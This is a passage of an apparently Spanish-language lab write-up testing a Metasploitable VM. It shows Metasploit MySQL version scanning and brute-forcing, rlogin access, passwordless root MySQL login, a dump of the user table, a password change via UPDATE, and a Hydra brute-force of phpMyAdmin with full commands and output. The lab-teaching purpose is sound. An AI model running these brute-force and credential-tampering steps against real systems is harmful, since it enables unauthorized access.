[+] 192.168.100.35:3306 - 192.168.100.35:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.100.35:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
```

Figura 17. Versión de MySQL desde metasploit

Ahora usaremos la herramienta **mysql\_login**, esta misma es una herramienta de inicio de sesión de fuerza bruta para servidores MySQL.

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name           Current Setting  Required  Description
  ----
  ANONYMOUS_LOGIN false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS true            no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false          no        Add all passwords in the current database to the list
  DB_ALL_USERS     false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD        no             no        A specific password to authenticate with
  PASS_FILE        no             no        File containing passwords, one per line
  Proxies          no             no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS           yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            3306           yes       The target port (TCP)
  STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
  THREADS          1              yes       The number of concurrent threads (max one per host)
  USERNAME         root           no        A specific username to authenticate as
  USERPASS_FILE    no             no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false          no        Try the username as the password for all users
  USER_FILE        no             no        File containing usernames, one per line
  VERBOSE          true           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Figura 18. Uso de **mysql\_login** para hacer fuerza bruta

Como se hizo anteriormente, se tiene que asignar la IP del host a metasploit, también se tiene que asignar una lista de usuarios para que el ataque de fuerza bruta a través del exploit en metasploit pueda identificar el usuario y password.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.100.35
RHOSTS => 192.168.100.35
msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) > locate unix_users.txt
[*] exec: locate unix_users.txt

/usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Figura 19. Asignación de parámetros para hacer fuerza bruta a MySQL


Una vez configurados los parámetros necesarios, ejecutamos el exploit a través de metasploit y el output nos muestra lo siguiente, ver imagen figura 20, nos muestra intentos de login fallidos.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.100.35:3306 - 192.168.100.35:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.100.35:3306 - No active DB -- Credential data will not be saved
[*] 192.168.100.35:3306 - 192.168.100.35:3306 - LOGIN FAILED: root: (Unable to connect: invalid packet: scramble length(0) != length of scramble(21))
[*] 192.168.100.35:3306 - 192.168.100.35:3306 - LOGIN FAILED: root:123456 (Unable to connect: invalid packet: scramble length(0) != length of scramble(21))
[*] 192.168.100.35:3306 - 192.168.100.35:3306 - LOGIN FAILED: root:12345 (Unable to connect: invalid packet: scramble length(0) != length of scramble(21))
[*] 192.168.100.35:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```


Figura 20. Ataque de fuerza bruta y resultados

Dentro de las cosas más relevantes de MySQL que pudimos encontrar con metasploit fue: confirmar la versión instalada de MySQL (versión 5.0.51a) en el host metasploitable. El ataque de fuerza bruta que se intentó realizar no fue exitoso debido a que no pudimos encontrar el password del usuario root.

A continuación se muestra la liste de comandos que se ejecutaron.



```
$ msfconsole
grep scanner search mysql
use auxiliary/scanner/mysql/mysql_version
show info
set RHOSTS 192.168.100.35
run
```




```
$ msfconsole
use auxiliary/scanner/mysql/mysql_login
show options
set RHOSTS 192.168.100.35
locate unix_users.txt
set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
run
```

Comandos ejecutados




Siguiendo con la vulneración de la base de datos de MySQL, haremos uso del siguiente comando **rlogin**, el cual es un protocolo de inicio de sesión remoto, que permite a los usuarios iniciar la sesión en un sistema principal remoto y utilizar los terminales como si estuvieran conectados directamente al host remoto.



```
(kali@kali)-[~]  
$ rlogin -l msfadmin 192.168.100.35  
Last login: Fri Feb 16 18:26:41 EST 2024 from 192.168.100.32 on pts/2  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ id  
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)  
msfadmin@metasploitable:~$ whoami  
msfadmin  
msfadmin@metasploitable:~$
```

Figura 21. Conexión al host remoto de metasploitable usando rlogin


Una vez que accedimos al host de metasploitable intentamos hacer un inicio de sesión a la base de datos local de MySQL a través de la línea de comandos con el siguiente comando (ver figura 22, punto 2), cabe mencionar que en el parámetro de password no se ha asignado.



```
mysql -h localhost -u root -p
```


Comando ejecutado

Si fue posible ingresar a la base de datos, de manera que hemos encontrado una vulnerabilidad grave debido a que el usuario de la base de datos no se encuentra protegido con un password. Adicionalmente hemos consultado las bases de datos existentes teniendo como resultado un total de 7 bases de datos, el comando que nos permitió conocer estas mismas fue el siguiente.



```
mysql > show databases
```

Comando ejecutado



```
(kali@kali)-[~]
$ rlogin -l msfadmin 192.168.100.35
Last login: Fri Feb 16 18:25:25 EST 2024 from 192.168.100.32 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 97
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)
```

Figura 22. Acceso y consulta de las BD existentes

Una vez que identificamos la base de datos de **MySQL** hacemos uso de esta misma con la finalidad de poder obtener la mayor cantidad de información. A través de un **Query SQL** logramos obtener la lista de usuarios de la tabla de **user**, la información obtenida nos indica que existen 3 usuarios: **debían-sys-maint**, **root** y **guest**.

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
mysql> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv    |
| db              |
| func            |
| help_category   |
| help_keyword    |
| help_relation   |
| help_topic      |
| host            |
| proc            |
| procs_priv      |
| tables_priv     |
| time_zone       |
| time_zone_leap_second |
| time_zone_name  |
| time_zone_transition |
| time_zone_transition_type |
| user            |
+-----+
17 rows in set (0.00 sec)

mysql> select * from user;
+-----+
| Host | User | Password | Select_priv | Insert_priv | Update_priv | Delete_priv |
| b_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_ |
| 00_issuer | x509_subject | max_questions | max_updates | max_connections | max_user_connect |
+-----+
|      | debian-sys-maint |      | Y | Y | Y | Y |
|      | Y |      | 0 | Y | 0 | 0 |
| %    | root |      | Y | Y | Y | Y |
|      | Y |      | 0 | Y | 0 | 0 |
| %    | guest |      | Y | Y | Y | Y |
|      | Y |      | 0 | Y | 0 | 0 |
+-----+
3 rows in set (0.00 sec)
```

Figura 22. Output del Query que consulta toda la información de la tabla de user de MySQL

Hacemos ahora la ejecución de algunos Querys con mayor detalle sobre los campos de la tabla **user**, la finalidad es poder identificar si los usuarios tienen algún password asignado. Nuevamente hemos identificado otra vulnerabilidad de gravedad alta, esto debido a que estos 3 usuarios no tienen algún password asignado, ver figura 23, punto 2.

```
select user from user;
select user, password from user;
```

Comandos ejecutados

```
mysql> select user from user;
+-----+
| user          |
+-----+
| debian-sys-maint |
| guest         |
| root          |
+-----+
3 rows in set (0.00 sec)
```

```
mysql> select user, password from user;
+-----+-----+
| user          | password |
+-----+-----+
| debian-sys-maint |          |
| root           |          |
| guest          |          |
+-----+-----+
3 rows in set (0.00 sec)
```

```
mysql> 
```


Figura 23. Consulta de usuarios y password de la tabla user

El siguiente paso es realizar una actualización a través de un Query (ver punto 1, figura ) en el campo de password del usuario identificado como **guest**, en este caso hemos asignado un password (**temporal**) a ese usuario cuya finalidad es poder ver si el usuario **root** tiene privilegios para manejar instrucciones **DML**, estas mismas incluyen principalmente la manipulación de los datos de las diferentes tablas de base de datos MySQL.



```
update user set password='temporal' where user='guest';
```

Comandos ejecutados



```
mysql> select user, password from user;
+-----+-----+
| user      | password |
+-----+-----+
| debian-sys-maint |          |
| root      |          |
| guest     |          |
+-----+-----+
3 rows in set (0.00 sec)

mysql> update user set password='temporal' where user='guest';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select user, password from user;
+-----+-----+
| user      | password |
+-----+-----+
| debian-sys-maint |          |
| root      |          |
| guest     | temporal |
+-----+-----+
3 rows in set (0.00 sec)

mysql> 
```


Figura 24. Ejecución de un Query para actualizar el password del usuario **guest**

Finalmente hemos logrado obtener información sensible de la base de daos de MySQL, así mismo se ha logrado actualizar la información de un usuario de tabla de user. Estas vulnerabilidades encontradas son necesarias corregir para prevenir un ataque que pueda inhabilitar el funcionamiento de los sistemas.

## Análisis de la aplicación - phpMyAdmin

Dentro del análisis de vulnerabilidades de Metasploitable encontramos una aplicación web (PhpMyAdmin) esta sirve para administrar bases de datos MySQL de forma sencilla, inicialmente nos encontramos con el login de esta aplicación.

Inicialmente se realizó una inspección del código fuente de la página de inicio de sesión con la finalidad de poder encontrar algún tipo de información relevante, sin embargo solo pudimos encontrar que el sitio está construido con PHP (ver figura 25).



```
28 Welcome to <bdo dir="ltr" xml:lang="en">phpMyAdmin </bdo></h1>
29
30 <form method="post" action="index.php" target="_parent">
31   <input type="hidden" name="db" value="" /><input type="hidden" name="table" value="" /><input ty
32   <select name="lang" onchange="this.form.submit();" xml:lang="en" dir="ltr">
33     <option value="en-utf-8" selected="selected">English</option>
34
35   </select>
36 </fieldset>
37 <noscript>
38   <fieldset class="tblFooters">
39     <input type="submit" value="Go" />
40   </fieldset>
41 </noscript>
42 </form>
43 <br />
44 <!-- Login form -->
45 <form method="post" action="index.php" name="login_form" autocomplete="off" target="_top" class="log
46   <fieldset>
47   <legend>
48 Log in</legend>
49
50     <div class="item">
51       <label for="input_username">Username:</label>
52       <input type="text" name="pma_username" id="input_username" value="" size="24" class="tex
53     </div>
54     <div class="item">
55       <label for="input_password">Password:</label>
56       <input type="password" name="pma_password" id="input_password" value="" size="24" class=
57     </div>
58     <input type="hidden" name="server" value="1" /> </fieldset>
59   <fieldset class="tblFooters">
60     <input value="Go" type="submit" id="input_go" />
61     <input type="hidden" name="token" value="82427ba8bf835ae4ffe7587469ffe063" /> </fieldset>
62 </form>
63
64   <div><div class="warning">Cannot load <a href="http://php.net/mcrypt" target="Documentation"><em
65 <script type="text/javascript">
```

Figura 25. Se inspecciono la página de inicio de sesión

Como segundo paso hicimos un intento de acceso con las típicas credenciales **admin** y **password** (ver imagen 25, punto 2), cabe mencionar que hemos capturado la petición http con la herramienta de **Burp Suite** (ver punto 3) y hemos notado que el código de estado de respuesta ha sido un código 300 que es un código de redirección. Finalmente la prueba de acceso a través del formulario ha fallado, esto nos ha permitido obtener el cuerpo de la petición (ver punto 4)




Figura 26. Inicio de sesión de phpMyAdmin

Seguidamente intentamos realizar un ataque de fuerza bruta con un exploit de Python para poder encontrar el password, sin embargo no se tuvo éxito, ver imagen 27.




Figura 27. Ataque de fuerza bruta fallido

Se realizó un segundo intento de ataque de fuerza bruta ahora usando el la herramienta **Hydra**, sin embargo los passwords encontrados no fueron exitosos, fueron falsos positivos (ver punto 2).

```
(kali@kali)-[~]
$ hydra -l admin -P /home/kali/rockyou.txt 192.168.100.35 http-post-form "/phpMyAdmin/index.php:pma_username=^USER^&pma_password=^PASS^&login=Login:Login failed" -V
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-17 20:42:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (1:1/p:14344401), ~896526 tries per task
[DATA] attacking http-post-form://192.168.100.35:80/phpMyAdmin/index.php:pma_username=^USER^&pma_password=^PASS^&login=Login:Login failed
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "123456" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "12345" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "123456789" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "password" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "iloveyou" - 5 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "princess" - 6 of 14344401 [child 5] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "1234567" - 7 of 14344401 [child 6] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "rockyou" - 8 of 14344401 [child 7] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "12345678" - 9 of 14344401 [child 8] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "abc123" - 10 of 14344401 [child 9] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "nicole" - 11 of 14344401 [child 10] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "daniel" - 12 of 14344401 [child 11] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "babygirl" - 13 of 14344401 [child 12] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "monkey" - 14 of 14344401 [child 13] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "lovely" - 15 of 14344401 [child 14] (0/0)
[ATTEMPT] target 192.168.100.35 - login "admin" - pass "jessica" - 16 of 14344401 [child 15] (0/0)
[80] [http-post-form] host: 192.168.100.35 login: admin password: princess
[80] [http-post-form] host: 192.168.100.35 login: admin password: nicole
[80] [http-post-form] host: 192.168.100.35 login: admin password: 12345
[80] [http-post-form] host: 192.168.100.35 login: admin password: rockyou
[80] [http-post-form] host: 192.168.100.35 login: admin password: babygirl
[80] [http-post-form] host: 192.168.100.35 login: admin password: lovely
[80] [http-post-form] host: 192.168.100.35 login: admin password: monkey
[80] [http-post-form] host: 192.168.100.35 login: admin password: abc123
